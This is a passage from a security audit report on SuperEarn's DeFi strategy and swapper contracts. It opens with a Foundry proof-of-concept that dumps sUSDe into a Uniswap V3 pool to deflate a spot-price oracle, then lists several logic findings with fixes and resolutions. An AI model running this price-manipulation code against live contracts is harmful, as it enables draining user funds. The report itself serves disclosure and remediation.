208         (bool success,) = UNISWAP_ROUTER.call(data);
209         require(success, "Uniswap swap failed");
210
211         amountOut = IERC20(tokenOut).balanceOf(sender) - balBefore;
212     }
213
214     // ============================================
215     // TEST 1: Baseline -- Auto-protection works normally
216     // ============================================
217
218     function test_H01_AutoProtectionBaseline() public {
219

console2.log("============================================================");
220         console2.log("TEST 1: Auto-Protection Baseline (No Manipulation)");
```

```
221
console2.log("============================================================");
222
223         PriceSnapshot memory fair;
224         fair.sqrtPriceX96 = _getSlot0Price();
225         fair.expectedUsdt = _calcExpectedUsdt(STRATEGY_SUSDE);
226
227         console2.log("Uniswap V3 sqrtPriceX96:", uint256(fair.sqrtPriceX96));
228         console2.log("Fair expectedUsdt:", fair.expectedUsdt / 1e6, "USDT");
229
230         // Create swap request
231         vm.prank(strategy);
232         uint256 reqId = swapper.requestSwapToVaultAsset(STRATEGY_SUSDE);
233
234         (, , uint256 stored, ) = swapper.getDetailedSwapRequest(reqId);
235         console2.log("Stored expectedUsdt:", stored / 1e6, "USDT");
236
237
       // Claim with minOut = 0 (simulating PendlePTCooldownFacet._requestClaim)
238         ClaimResult memory cr = _claimAndMeasure(reqId);
239
240         console2.log("Auto minOut:", cr.autoMinOut / 1e6, "USDT");
241         console2.log("Actually received:", cr.balChange / 1e6, "USDT");
242
243         uint256 diffBps = cr.balChange >= stored
244             ? (cr.balChange - stored) * 10_000 / stored
245             : (stored - cr.balChange) * 10_000 / stored;
246         console2.log("Diff from expected (bps):", diffBps);
247
248
       assertGe(cr.balChange, cr.autoMinOut, "Baseline: received >= auto minOut");
249         console2.log("[PASS] Auto-protection works under normal conditions");
250     }
251
252     // ============================================
253     // TEST 2: Spot Price Manipulation via Uniswap V3
254     // ============================================
255
256     function test_H01_SpotPriceManipulation() public {
257
console2.log("============================================================");
258         console2.log("TEST 2: Spot Price Manipulation via Uniswap V3 slot0");
259
console2.log("============================================================");
260
261         // Phase 0: Record fair market
262         PriceSnapshot memory fair;
263         fair.sqrtPriceX96 = _getSlot0Price();
264         fair.expectedUsdt = _calcExpectedUsdt(STRATEGY_SUSDE);
265         console2.log("Fair sqrtPriceX96:", uint256(fair.sqrtPriceX96));
```

```
266         console2.log("Fair expectedUsdt:", fair.expectedUsdt / 1e6, "USDT");
267
268         // Phase 1: Attacker dumps sUSDe into Uniswap V3 to crash slot0 price
269
        console2.log("Attacker dumping:", ATTACK_DUMP / 1e18, "sUSDe into Uniswap
V3");
270         uint256 dumpUsdt = _uniswapSwap(attacker, SUSDE, USDT, ATTACK_DUMP);
271         console2.log("Attacker received:", dumpUsdt / 1e6, "USDT");
272
273         PriceSnapshot memory crashed;
274         crashed.sqrtPriceX96 = _getSlot0Price();
275         crashed.expectedUsdt = _calcExpectedUsdt(STRATEGY_SUSDE);
276         console2.log("Crashed sqrtPriceX96:", uint256(crashed.sqrtPriceX96));
277
        console2.log("Deflated expectedUsdt:", crashed.expectedUsdt / 1e6, "USDT");
278
279
        uint256 priceDrop = uint256(fair.sqrtPriceX96) >
uint256(crashed.sqrtPriceX96)
280
            ? (uint256(fair.sqrtPriceX96) - uint256(crashed.sqrtPriceX96)) * 10_000
/ uint256(fair.sqrtPriceX96)
281             : 0;
282         console2.log("sqrtPrice drop (bps):", priceDrop);
283
284         // Phase 2: Strategy creates request at crashed price
285         vm.prank(strategy);
286         uint256 reqId = swapper.requestSwapToVaultAsset(STRATEGY_SUSDE);
287         (, , uint256 stored, ) = swapper.getDetailedSwapRequest(reqId);
288         console2.log("Stored expectedUsdt (deflated):", stored / 1e6, "USDT");
289
290         // Phase 3: Attacker buys back (restores pool)
291         _uniswapSwap(attacker, USDT, SUSDE, dumpUsdt);
292         console2.log("Restored sqrtPriceX96:", uint256(_getSlot0Price()));
293
294         // Phase 4: Strategy claims with minOut=0
295         ClaimResult memory cr = _claimAndMeasure(reqId);
296         _logManipulationResult(fair.expectedUsdt, cr, stored);
297
298         // Core assertion: expectedUsdt was deflated by spot manipulation
299
        assertLt(stored, fair.expectedUsdt, "CRITICAL: expectedUsdt was deflated");
300      }
301
302
    function _logManipulationResult(uint256 fairExp, ClaimResult memory cr, uint256
stored) internal pure {
303         uint256 autoMin = stored * 9950 / 10_000;
304         uint256 fairMin = fairExp * 9950 / 10_000;
305
306         console2.log("--- RESULT ---");
307         console2.log("Auto minOut (deflated):", autoMin / 1e6, "USDT");
308         console2.log("Fair minOut would be:", fairMin / 1e6, "USDT");
```

```
309          if (fairMin > autoMin) {
310
            console2.log("Protection gap (bps):", (fairMin - autoMin) * 10_000 /
fairMin);
311          }
312          console2.log("Actually received:", cr.balChange / 1e6, "USDT");
313          console2.log("Fair expected:", fairExp / 1e6, "USDT");
314
315          if (fairExp > cr.balChange) {
316              uint256 gap = fairExp - cr.balChange;
317              console2.log("MEV gap:", gap / 1e6, "USDT");
318              console2.log("MEV gap (bps):", gap * 10_000 / fairExp);
319          }
320
321
        console2.log("[VULNERABILITY] expectedUsdt deflated by Uniswap V3 slot0
manipulation");
322          console2.log("  PendlePTCooldownFacet passes minOut=0");
323
        console2.log("  Auto-protection used deflated value:", stored / 1e6,
"USDT");
324          console2.log("  Fair value was:", fairExp / 1e6, "USDT");
325      }
326
327      // ============================================
328      // TEST 3: Quantify expectedUsdt manipulability
329      // ============================================
330
331      function test_H01_ExpectedUsdtIsSpotManipulable() public {
332

console2.log("================================================================");
333
        console2.log("TEST 3: expectedUsdt Spot Manipulability via Uniswap V3");
334

console2.log("================================================================");
335
336          uint256 baseline = _calcExpectedUsdt(STRATEGY_SUSDE);
337          console2.log("Baseline expectedUsdt:", baseline / 1e6, "USDT");
338
        console2.log("Uniswap V3 pool TVL: ~$0.72M (low liquidity, easy to
manipulate)");
339
340          // Test with different dump sizes
341          _testDumpDeflation(50_000 * 1e18, baseline);
342          _testDumpDeflation(100_000 * 1e18, baseline);
343          _testDumpDeflation(250_000 * 1e18, baseline);
344          _testDumpDeflation(500_000 * 1e18, baseline);
345
346
        console2.log("[CONCLUSION] expectedUsdt is spot-manipulable via Uniswap V3
slot0");
```

```
347     }
348
349     function _testDumpDeflation(uint256 dumpSize, uint256 baseline) internal {
350         uint256 snap = vm.snapshot();
351
352         deal(SUSDE, attacker, dumpSize);
353         vm.prank(attacker);
354         IERC20(SUSDE).approve(UNISWAP_ROUTER, dumpSize);
355
356         try this.externalUniswapDump(dumpSize) {
357             uint256 deflated = _calcExpectedUsdt(STRATEGY_SUSDE);
358             uint256 bps = baseline > deflated
359                 ? (baseline - deflated) * 10_000 / baseline
360                 : 0;
361             console2.log("  Dump (sUSDe):", dumpSize / 1e18);
362             console2.log("  Deflation (bps):", bps);
363
364             if (baseline > deflated) {
365
               assertLt(deflated, baseline, "expectedUsdt must decrease after
dump");
366             }
367         } catch {
368
           console2.log("  Dump:", dumpSize / 1e18, "sUSDe -> REVERTED (pool
limit)");
369         }
370
371         vm.revertTo(snap);
372     }
373
374
    /// @dev External wrapper for try/catch (Foundry requires external calls for
try)
375     function externalUniswapDump(uint256 amount) external {
376         _uniswapSwap(attacker, SUSDE, USDT, amount);
377     }
378
379     // ============================================
380     // TEST 4: Fluid DEX Oracle Down -- Confirms Uniswap V3 Fallback Active
381     // ============================================
382
383     function test_H01_FluidOracleDownUniswapFallback() public {
384

console2.log("============================================================");
385
       console2.log("TEST 4: Fluid DEX Oracle Down - Uniswap V3 Fallback Active");
386

console2.log("============================================================");
387
388         // Verify Fluid DEX oracle reverts at current block
```

```
389          address fluidPool = 0x1DD125C32e4B5086c63CC13B3cA02C4A2a61Fa9b;
390          uint256[] memory secondsAgos = new uint256[](1);
391          secondsAgos[0] = 0;
392
393          // Low-level call to check oracle status
394
        bytes memory callData = abi.encodeWithSignature("oraclePrice(uint256[])",
secondsAgos);
395          (bool success,) = fluidPool.staticcall(callData);
396
397          if (!success) {
398
            console2.log("[CONFIRMED] Fluid DEX oraclePrice() REVERTS at current
block");
399
            console2.log("  Swapper falls back to Uniswap V3 slot0() for
expectedUsdt");
400
            console2.log("  Uniswap V3 pool TVL: ~$0.72M (significantly less
liquid)");
401          } else {
402              console2.log("Fluid DEX oracle is working at this block");
403          }
404
405          // Show the swapper still works via Uniswap V3 fallback
406          vm.prank(strategy);
407          uint256 reqId = swapper.requestSwapToVaultAsset(50_000 * 1e18);
408          (, , uint256 stored, ) = swapper.getDetailedSwapRequest(reqId);
409          console2.log("Swapper works via Uniswap V3 fallback");
410          console2.log("  expectedUsdt from slot0:", stored / 1e6, "USDT");
411
412          // Show Uniswap V3 slot0 price
413          uint160 sqrtP = _getSlot0Price();
414          console2.log("  Uniswap V3 sqrtPriceX96:", uint256(sqrtP));
415
416          // Claim to verify full flow works
417          ClaimResult memory cr = _claimAndMeasure(reqId);
418          console2.log("  Claim received:", cr.balChange / 1e6, "USDT");
419          console2.log("  Auto minOut:", cr.autoMinOut / 1e6, "USDT");
420          assertGe(cr.balChange, cr.autoMinOut, "Claim should succeed");
421      }
422
423      // ============================================
424      // TEST 5: Demonstrates the hardcoded minOut=0 pattern
425      // ============================================
426
427      function test_H01_FacetAlwaysPassesZero() public {
428

console2.log("============================================================");
429          console2.log("TEST 5: PendlePTCooldownFacet Always Passes minOut=0");
430
```

```
console2.log("============================================================");
431
432         // Create request
433         vm.prank(strategy);
434         uint256 reqId = swapper.requestSwapToVaultAsset(50_000 * 1e18);
435         (, , uint256 stored, ) = swapper.getDetailedSwapRequest(reqId);
436
437         uint256 slipTol = swapper.slippageTolerance();
438         uint256 autoMin = stored * (10_000 - slipTol) / 10_000;
439         console2.log("expectedUsdt:", stored / 1e6, "USDT");
440         console2.log("slippageTolerance:", slipTol, "bps");
441         console2.log("auto minOut:", autoMin / 1e6, "USDT");
442
443         // Claim with 0
444         ClaimResult memory cr = _claimAndMeasure(reqId);
445         console2.log("Received:", cr.balChange / 1e6, "USDT");
446         console2.log("received >= autoMinOut:", cr.balChange >= cr.autoMinOut);
447
448         console2.log("");
449         console2.log("PendlePTCooldownFacet._requestClaim() line 407:");
450
       console2.log("  s.assetSwapper.claimSwapToVaultAsset(swapRequestId, 0);");
451
       console2.log("The 0 is hardcoded. If expectedUsdt is deflated, protection is
void.");
452     }
453 }
```

Result:

```
TEST 1: Auto-Protection Baseline (No Manipulation)

  - Fair expectedUsdt: 97,670 USDT (for 80K sUSDe)
  - Stored expectedUsdt: 97,670 USDT (matches fair price)
  - Auto minOut: 97,182 USDT (50 bps tolerance)
  - Actually received: 97,641 USDT (only 2 bps difference)
  - Auto-protection works under normal conditions

  TEST 2: Spot Price Manipulation via Uniswap V3 slot0

   - Attacker dumps 500K sUSDe into Uniswap V3 → receives 609,110 USDT
   - sqrtPrice drops 54 bps
   - Deflated expectedUsdt: 96,600 USDT (vs 97,670 fair)
   - Protection gap: 109 bps (auto minOut based on deflated value)
   - MEV gap: 29 USDT / 2 bps (actual loss in this simulation)
   - Core assertion PASSES: expectedUsdt was deflated by spot manipulation

   TEST 3: expectedUsdt Spot Manipulability

   - 50K sUSDe dump: 0 bps deflation
   - 100K dump: 1 bps
   - 250K dump: 3 bps
   - 500K dump: 109 bps deflation
   - Confirms expectedUsdt is manipulable via Uniswap V3 slot0

   TEST 4: Fluid DEX Oracle Down

   - CONFIRMED: Fluid DEX oraclePrice() REVERTS at current block
   - Swapper falls back to Uniswap V3 slot0() (only ~$0.72M TVL)
   - Full swap flow still works via fallback

   TEST 5: Hardcoded minOut=0 Pattern

   - PendlePTCooldownFacet._requestClaim() line 407 passes minOut=0
   - Auto-protection calculates 60,738 USDT minOut from stored expectedUsdt

  - Received 61,026 USDT — works normally but if expectedUsdt is deflated,
protection is void
```

The Fluid DEX oracle is currently non-functional, forcing the swapper to use Uniswap V3 slot0() (a low-liquidity $0.72M pool) for expectedUsdt calculation. A 500K sUSDe dump creates a 109 bps protection gap. Larger dumps or flash loan-sized attacks could amplify this further.

Recommendation

Use TWAP instead of spot price for `expectedUsdt`:

Replace the instantaneous spot oracle with a TWAP-based quote to resist same-block manipulation. The Fluid DEX `oraclePrice()` function already supports TWAP queries via `secondsAgos`:

```
// In USDTToSUSDeSwapper._quoteFluidOracle(), replace:
//   secondsAgos[0] = 0;
// With:
secondsAgos[0] = 600; // 10-minute TWAP
```

For the Uniswap V3 fallback quote, use `OracleLibrary.consult()` with a 10-minute observation window instead of `slot0()`.

Alleviation

[SuperEarn, 03/10/2026]: The team heeded the advice and resolved the issue by in commit 7d3cd79c917416a4e2f03da4943dd97dc355f0e5.

SA2-58 `forceStartPendingBatch` Merges Pending Requests Into An Already-Unstaked Batch

Category	Severity	Location	Status
Logical Issue	Medium	src/superearn/core/swapper/neutrl/USDCToSNUSDCurveSwapper.sol (0304-bf9e): 325~399	Resolved

Description

The `forceStartPendingBatch` admin function merges pending swap requests into the active batch by calling `sNUSD.cooldownShares()` for the moved sNUSD. However, it performs **no check on the `batchUnstaked` flag**. If the active batch has already been unstaked but not fully claimed, the merged requests' sNUSD enters a new cooldown cycle while `batchUnstaked` remains `true`. The `unstakeBatch` function then cannot be called again because it reverts with `BatchAlreadyUnstaked`:

```
325  // USDCToSNUSDCurveSwapper.sol -- forceStartPendingBatch()
326  function forceStartPendingBatch(uint256 maxIterations)
327      external
328      onlyRole(DEFAULT_ADMIN_ROLE)
329      nonReentrant
330      returns (uint256 processedCount, uint256 remainingCount)
331  {
332      if (pendingCount == 0) revert NoPendingRequests();
333
    // @audit Missing: if (batchUnstaked && batchClaimedCount < batchTotalCount)
revert ...
334
335      // ... calculate snusdToMove, countToMove ...
336
337
    sNUSD.cooldownShares(snusdToMove);          // @audit sNUSD enters new cooldown
cycle
338
339      // ... update batch tracking ...
340      batchTotalSnusd += snusdToMove;
341
    batchTotalCount += countToMove;             // @audit batchTotalCount increases
but batchUnstaked stays true
342      // ...
343  }
```

```
570  // USDCToSNUSDCurveSwapper.sol -- unstakeBatch()
571
function unstakeBatch(uint256 minUsdcOut, bool forceUnstake) external
onlyRole(KEEPER_ROLE) nonReentrant {
572
    if (batchTotalCount == 0 || batchClaimedCount == batchTotalCount) revert
NoActiveBatch();
573
    if (batchUnstaked) revert BatchAlreadyUnstaked();   // @audit Blocks second
unstake permanently
574      if (block.timestamp < batchCooldownEnd) revert CooldownNotComplete();
575
576      sNUSD.unstake(address(this));
577      // ...
578      batchUnstaked = true;
579      batchAvailableUsdc = usdcReceived;
580  }
```

Meanwhile, the `claimSwapToVaultAsset` function requires `batchUnstaked == true` before allowing claims (line 535):

```
533  // USDCToSNUSDCurveSwapper.sol -- claimSwapToVaultAsset()
534  if (!batchUnstaked) {
535      if (block.timestamp < batchCooldownEnd) revert CooldownNotComplete();
536      revert BatchNotUnstaked();
537  }
```

Impact:

The sNUSD corresponding to the force-merged pending requests becomes permanently unrecoverable through normal contract operations. The affected strategies' swap requests cannot be fulfilled, leaving their `redeemAmounts` permanently pending. This blocks `repayPredepositDebt` for those requests, accumulating `remainingPredepositDebt` in the Diamond strategy, which can eventually block new PT investment when it exceeds `shortfallTolerance`. The monetary loss equals the full USDC value of the orphaned sNUSD (up to the entire pending queue size).

Recommendation

It's recommended that the logic in `forceStartPendingBatch` be updated to include a check for the batchUnstaked flag. If batchUnstaked is true and not all claims have been fulfilled for the current batch, merging additional requests into the existing batch should be prevented.

Alleviation

[SuperEarn, 03/09/2026]:

Issue acknowledged. Changes have been reflected in the commit hash 6989f535755d02a05e09b0f1e31312220287f06b.

SA2-70 Multiple Authorized Strategies Can Deadlock Each Other Through The Shared OpenEden Claim Queue

Category	Severity	Location	Status
Logical Issue	Medium	src/superearn/core/swapper/openeden/USDCToCUSDOSwapper.sol (0319-7f3f): 250	Resolved

Description

The `USDCToCUSDOSwapper` submits OpenEden redemption requests to `USDOKycedCA` from the swapper contract itself, while `claimSwapToVaultAsset()` only permits the original `SwapRequest.requester` to finalize the claim. This creates a real liveness issue: an earlier unclaimed redemption can cause a later redemption to remain non-claimable under `USDOKycedCA.isClaimable()`, and another authorized strategy using the same swapper cannot clear that earlier requests.

Because the `USDCToCUSDOSwapper.requestSwapToVaultAsset()` calls `USDOKycedCA.redeem(...)` from `address(USDCToCUSDOSwapper)`, so the external redemption request is recorded against the swapper rather than against the calling strategies. Separately, `USDCToCUSDOSwapper.claimSwapToVaultAsset()` enforces that only the original `SwapRequest.requester` may trigger the swapper's `USDOKycedCA.claim()` path.

`USDOKycedCA` may mark later requests as non-claimable due to ordering/reserve checks: internally, `_isClaimable()` can return `"OUT_OF_ORDER"` when `_isInOrderClaim()` still reserves `usdcPreviewed` for prior unclaimed request IDs via `accRedeemRequestedPreviewedAmt[...] - accClaimedPreviewedAmt`. Since `USDOKycedCA.isClaimable()` exposes this as `false`, later claims can be delayed.

In the shared-swapper setup, another authorized strategy cannot bypass or clear that earlier request because `request.requester != msg.sender` for any strategy other than the original requester.

Scenario

1. A strategy authorized on `USDCToCUSDOSwapper` calls `requestSwapToVaultAsset()`, causing the swapper to submit `USDOKycedCA.redeem(...)`. After cooldown, that strategy does not call `claimSwapToVaultAsset()`, so its prior redemption remains unclaimed.

2. A second authorized strategy later submits its own redemption through the same `USDCToCUSDOSwapper`. Even after its cooldown expires, `USDOKycedCA.isClaimable()` returns `false` because prior unclaimed requests still reserve previewed USDC, and the second strategy cannot clear the first strategy's pending request because `claimSwapToVaultAsset()` only accepts the original `SwapRequest.requester`.

3. A later request may still become claimable if `USDOKycedCA` holds enough USDC to satisfy the reserved amounts plus the current claim, so the issue is a conditional blockage rather than an inevitable deadlock.

Recommendation

Consider decoupling claim execution from the original requester. In `USDCToCUSDOSwapper.claimSwapToVaultAsset()`, allow any authorized strategy, keeper, or governance role to execute claims for pending requestIds recorded by the swapper, then settle proceeds to the request's recorded beneficiary. Retain access control and non-reentrancy protections.

Alleviation

[SuperEarn, 03/26/2026]: The team heeded the advice and resolved the issue by decoupling claim execution from the original requester in commits abb60f381d190f9d9faf47005a41572f7068ad57 and bb358af709410522bf460934708745c95ce8ffc6.

SA2-05 | Potential Asset Mismatch In `s.vaultAsset` Configuration

Category	Severity	Location	Status
Logical Issue	Minor	src/superearn/core/strategy/diamond/pendlept/facets/PendlePTCoreFacet.sol (init): 271~272, 556~557, 860~861, 915~916, 1142~1143	Resolved

Description

In `_initializeStrategy()`, `s.vaultAsset` is assigned differently depending on the selected strategy mode:

- **SWAPPER mode:**

```
vaultAsset = assetSwapper.vaultAsset()
```

- **DIRECT_SY mode:**

```
vaultAsset = ICooldownVault(s.vault.token()).asset()
```

Only the **DIRECT_SY** branch guarantees that `vaultAsset` matches the underlying asset of `s.cooldownVault` (and therefore uses the correct decimals).

In contrast, the **SWAPPER** branch does not enforce any relationship between `vaultAsset` and the cooldown vault's underlying token.

The `PendlePTCoreFacet` contract logic implicitly assumes that `s.vaultAsset` represents the underlying token of `s.cooldownVault`. For example, in `adjustPosition()`, `_redepositVaultAssetSurplus()` deposits `s.vaultAsset` directly into `s.cooldownVault`:

```
uint256 vaultAssetBal = s.vaultAsset.balanceOf(address(this));
if (vaultAssetBal == 0) return;
s.vaultAsset.forceApprove(address(s.cooldownVault), vaultAssetBal);
s.cooldownVault.deposit(vaultAssetBal, address(this));
```

If `s.vaultAsset` is configured as an asset different from the cooldown vault's underlying token, the `deposit()` call will revert due to an asset mismatch.

A similar issue exists in `tendTrigger()`.

Here, `amountToCheck` represents an amount denominated in the cooldown vault's underlying token, `amountToCheck` is compared against a threshold defined as **1 unit of** `vaultAsset`, scaled by its decimals.

```
// Check minimum amount: at least 1 vaultAsset unit
uint256 oneVaultAsset = 10 ** IERC20Metadata(address(s.vaultAsset)).decimals();
return amountToCheck >= oneVaultAsset;
```

However, the trigger threshold is derived from the decimals of `s.vaultAsset`. If `s.vaultAsset` does not share the same decimal configuration as the cooldown vault's underlying asset, the threshold may become improperly scaled. This can lead to incorrect `tendTrigger()` behavior, either triggering prematurely or failing to trigger when expected.

The same asset/decimal alignment assumptions also appear in `_calculateEstimatedTotalAssets()` and `prepareMigration()`, where accurate accounting similarly depends on `s.vaultAsset` matching the cooldown vault's underlying token.

Recommendation

If both modes are intended to configure the same `s.vaultAsset`, it is recommended to refactor the initialization logic to ensure that `s.vaultAsset` is always set to the cooldown vault's underlying asset.

Alternatively, if `s.vaultAsset` is intentionally configured differently between the two modes, the contract and related function logic should be refactored to correctly handle asset conversion under **SWAPPER** mode, ensuring compatibility with the cooldown vault's underlying token and decimal assumptions.

Alleviation

[SuperEarn, 02/23/2026]: The team heeded the advice and resolved the issue by ensuring that `s.assetAsset` always matches the underlying asset of `CooldownVault` in commit 3e1e3de4bd9fe7dff7a0548f682239a1a1c065f7.

SA2-08 | Missing Zero Address Validation

Category	Severity	Location	Status
Volatile Code	Minor	src/superearn/core/strategy/diamond/pendlept/PendlePTDiamond.sol (init): 72~73, 105~107; src/superearn/core/strategy/diamond/shared/libraries/LibDiamond.sol (init): 55~56	Resolved

Description

`LibDiamond.setContractOwner()` updates the diamond ownership by assigning `_args.owner` as the new contract owner. In addition, the same address is also applied to key Yearn `BaseStrategy` privileged role variables:

```
s.strategist = _args.owner;
s.rewards    = _args.owner;
s.keeper     = _args.owner;
```

These variables are integral to the strategy's access control framework and govern the execution of privileged functions.

However, the function does not perform input validation to ensure that `_args.owner` is not the zero address. If `address(0)` is provided, ownership and all associated privileged roles would be assigned to the zero address, rendering role-restricted administrative functions permanently uncallable. This may lead to a loss of critical operational control over the contract.

Recommendation

It is recommended to enforce an input validation check to ensure the address is not the zero address.

Alleviation

[SuperEarn, 02/23/2026]: The team heeded the advice and resolved the issue by adding input validations in commit 4db8d84f19ff022ced87ee965f66a09c911ed857.

SA2-15 `emergencyInitiateSwapCooldown` Creates Untracked Swap Request

Category	Severity	Location	Status
Logical Issue	Minor	src/superearn/core/strategy/diamond/pendlept/facets/PendlePTCoreFacet.sol (init): 1094~1104	Resolved

Description

This function creates a swap request via the asset swapper and increments `activeSwapRequestCount`, but does not create a `redeemIndex` entry or store the `swapRequestId` in the `swapRequestIds` mapping:

```
 1094  // PendlePTCoreFacet.sol
 1095
function emergencyInitiateSwapCooldown(uint256 strategyAssetAmount) external returns
(uint256 swapRequestId) {
 1096      LibPendlePTStorage.enforceIsGovernance();
 1097      LibPendlePTStorage.Storage storage s = LibPendlePTStorage.getStorage();
 1098
    if (s.redeemSwapMode == LibPendlePTStorage.SwapMode.DIRECT_SY) revert
SwapperNotAvailable();
 1099
 1100
    IERC20(s.assetSwapper.strategyAsset()).forceApprove(address(s.assetSwapper),
strategyAssetAmount);
 1101
    swapRequestId = s.assetSwapper.requestSwapToVaultAsset(strategyAssetAmount);
 1102      ++s.activeSwapRequestCount;
 1103  }
```

Compare with the normal redeem flow in `_finalizeRedeem()`, which creates a full `redeemIndex` entry with all associated mappings. Therefore, this swap request cannot be queried through `getRedeemDetail()` or `isPredepositAlreadyClaimed()`, making it invisible to monitoring.

Recommendation

It's recommended that developers update the `emergencyInitiateSwapCooldown()` function to store swap request details in the relevant `redeemIndex` entry and add the `swapRequestId` to the `swapRequestIds` mapping, consistent with the normal redeem flow.

Alleviation

[SuperEarn, 02/26/2026]: The team heeded the advice and resolved the issue in commit c6c8adcee161da5a857e25dce47b1e600c71f89b.

SA2-21 | Lack Of Reset Allowance After The `curvePool` Modification

Category	Severity	Location	Status
Logical Issue	Minor	src/superearn/core/swapper/neutrl/USDCToSNUSDCurveSwapper.sol (init): 262	Resolved

Description

The `setCurvePool()` function is intended to update the `curvePool` address. However, when a new `curvePool` is configured, the token allowance previously granted to the old `curvePool` is not revoked.

As a result, the old `curvePool` retains its approval and can continue calling `transferFrom()` on the approved token. This creates a residual approval risk, where the outdated `curvePool` may transfer tokens from the contract without restriction.

In the worst case, if the old `curvePool` is malicious or compromised, this could lead to unauthorized token transfers and depletion of the contract's token balance.

Recommendation

We recommend that when a new `curvePool` is set up, the allowance for the old `curvePool` is either reset or explicitly updated to prevent misuse. It is recommended that a feature be implemented to revoke the old non-zero `curvePool` allowance before updating to the new `curvePool`.

Alleviation

[SuperEarn, 03/03/2026]: The team heeded the advice and resolved the issue by clearing the allowance for the old `curvePool` in commit f4230e6cc3a1d44bd00754073ada159490ce4766.

SA2-30 | Lack Of `vaultAsset` Validation In `_setMarket()`

Category	Severity	Location	Status
Logical Issue	Minor	src/superearn/core/strategy/diamond/pendlept/facets/PendlePTCoreFacet.sol (init): 1332~1333	Resolved

Description

The `_setMarket()` function updates `s.pendleMarket` and synchronizes the associated `SY`, `PT`, and `YT` tokens:

```
s.pendleMarket = IPendleMarket(_pendleMarket);
(address _SY, address _PT, address _YT) = s.pendleMarket.readTokens();
s.SY = IStandardizedYield(_SY);
s.PT = IPPrincipalToken(_PT);
s.YT = IPYieldToken(_YT);
```

However, the function does not validate that the existing `vaultAsset` is supported by the newly configured `SY`. Specifically, it does not verify that `vaultAsset` is included in either `s.SY.getTokensIn()` or `s.SY.getTokensOut()`.

If the `vaultAsset` is not supported by the new `SY`, it cannot be used as a valid deposit token or as a redeemable asset. This can result in an inconsistent configuration, where the vault references a market whose `SY` does not accept or return the configured asset.

As a result, subsequent deposit or redeem operations may revert, effectively breaking core vault functionality after a market update.

Recommendation

It is recommended to validate that the `vaultAsset` is supported by the newly configured `SY`.

Alleviation

[SuperEarn, 03/02/2026]: The team heeded the advice and resolved the issue by adding the input validation on `vaultAsset` in commit b5f9bd3aebdd2e6d49331a786f22971e4ae2adcf.

SA2-31 | Idle `vaultAsset` Not Accounted For In `liquidateAllPositions()`

Category	Severity	Location	Status
Logical Issue	Minor	src/superearn/core/strategy/diamond/pendlept/facets/PendlePTCoreFacet.sol (init): 851~852	Resolved

Description

The `liquidateAllPositions()` function calls `_premintCooldownVault()` to convert PT into the required `want` shares. However, it does not invoke `_redepositVaultAssetSurplus()`, meaning any `vaultAsset` already held by the strategy is not converted into `want` before reporting.

As a result, operations that rely on the return value of `liquidateAllPositions()` may receive an understated amount, potentially leading to accounting inconsistencies or unintended loss.

Recommendation

It is recommended to call `_redepositVaultAssetSurplus()` at the start of `liquidateAllPositions()` prior to querying `want.balanceOf`, so that all idle `vaultAsset` is converted to `want` and accurately included in the reported liquidation amount.

Alleviation

[SuperEarn, 03/02/2026]: The team heeded the advice and resolved the issue by calling `_redepositVaultAssetSurplus()` in commit 9d1a98c4a00dfa88522e4de6eb669721f1961bc7.

SA2-32 Single-Sided `DIRECT_SY` Configuration May Cause DoS Due To Unsupported Preview Calls

Category	Severity	Location	Status
Logical Issue	Minor	src/superearn/core/strategy/diamond/pendlept/facets/PendlePTCoreFacet.sol (init): 238~240, 1281~1285	Resolved

Description

According to the `PendlePTDiamond` initialization logic, in `DIRECT_SY` mode the `vaultAsset` must be directly supported by `SY` for deposit or redeem operations.

From the configuration rules, the intended behavior appears to be:

- When `s.depositSwapMode == DIRECT_SY`, only `deposit()` and `previewDeposit()` should rely on direct SY interactions.
- When `s.redeemSwapMode == DIRECT_SY`, only `redeem()` and `previewRedeem()` should rely on direct SY interactions.

However, the following snippet assumes that `SY` can always redeem to `vaultAsset` when `depositSwapMode == DIRECT_SY`:

```
// Convert strategyAsset → vaultAsset based on depositSwapMode
if (s.depositSwapMode == LibPendlePTStorage.SwapMode.DIRECT_SY) {
    // DIRECT_SY: SY can redeem to vaultAsset directly
    availableAssets = s.SY.previewRedeem(address(s.vaultAsset),
syRemainingCapInStrategyAsset);
}
```

This implicitly assumes that `vaultAsset` is present in `s.SY.getTokensOut()`, which is not guaranteed under the initialization constraints for `DIRECT_SY` in deposit mode.

Similarly, the following snippet assumes that when `redeemSwapMode == DIRECT_SY`, `vaultAsset` can be directly deposited into `SY`:

```
bool isDirectSY = s.redeemSwapMode == LibPendlePTStorage.SwapMode.DIRECT_SY;
uint256 vaultAssetNeeded = s.cooldownVault.previewMint(sharesNeeded) +
s.AMOUNT_TO_SHARE_BUFFER;
uint256 strategyAssetNeeded = isDirectSY
    ? s.SY.previewDeposit(address(s.vaultAsset), vaultAssetNeeded)
    : s.assetSwapper.previewSwapToStrategyAsset(vaultAssetNeeded);
```

This assumes that `vaultAsset` is included in `s.SY.getTokensIn()`, which may not hold if only redeem-side support was

validated.

As a result, if `previewRedeem()` or `previewDeposit()` is invoked in `DIRECT_SY` mode without verifying that the corresponding token direction is supported by SY, the call may revert. In single-sided support configurations, this can lead to unintended denial-of-service conditions for deposit or redeem flows.

Recommendation

It is recommended to refactor the code to conditionally use `previewDeposit/previewRedeem` based on SY support (i.e., `getTokensIn()` and `getTokensOut()`), ensuring these functions do not revert in single-sided DIRECT_SY configurations.

Alleviation

[SuperEarn, 03/17/2026]: The team heeded the advice and resolved the issue by updating the swap mode in commit ace64b6c843b64db26563fbb428f5c1d8992f444.

SA2-40 `CooldownFacet` PT Valuation Uses Naive Decimal Scaling Instead Of Actual Exchange Rates, Diverging From `CoreFacet`

Category	Severity	Location	Status
Logical Issue	Minor	src/superearn/core/strategy/diamond/pendlept/facets/PendlePTCooldownFacet.sol (0226-c6c8): 143~170, 416~441	Resolved

Description

`PendlePTCooldownFacet._estimatedTotalAssets()` and `getUtilizationRate()` convert PT value from `strategyAsset` units to `vaultAsset` units using pure decimal scaling:

```
159  // PendlePTCooldownFacet.sol — getUtilizationRate()
160  uint256 ptValueInStrategyAsset = ptBalance * ptToSyRate / 1e18;
161
162  uint256 ptValueInVaultAsset;
163  if (s.vaultAssetDecimals < s.strategyAssetDecimals) {
164
     ptValueInVaultAsset = ptValueInStrategyAsset / (10 ** (s.strategyAssetDecimals -
s.vaultAssetDecimals));
165  } else {
166      ptValueInVaultAsset = ptValueInStrategyAsset;
167  }
```

This assumes a 1:1 exchange rate between `strategyAsset` and `vaultAsset` (after decimal adjustment). In contrast, `PendlePTCoreFacet._calculateEstimatedTotalAssets()` correctly uses actual exchange rate queries:

```
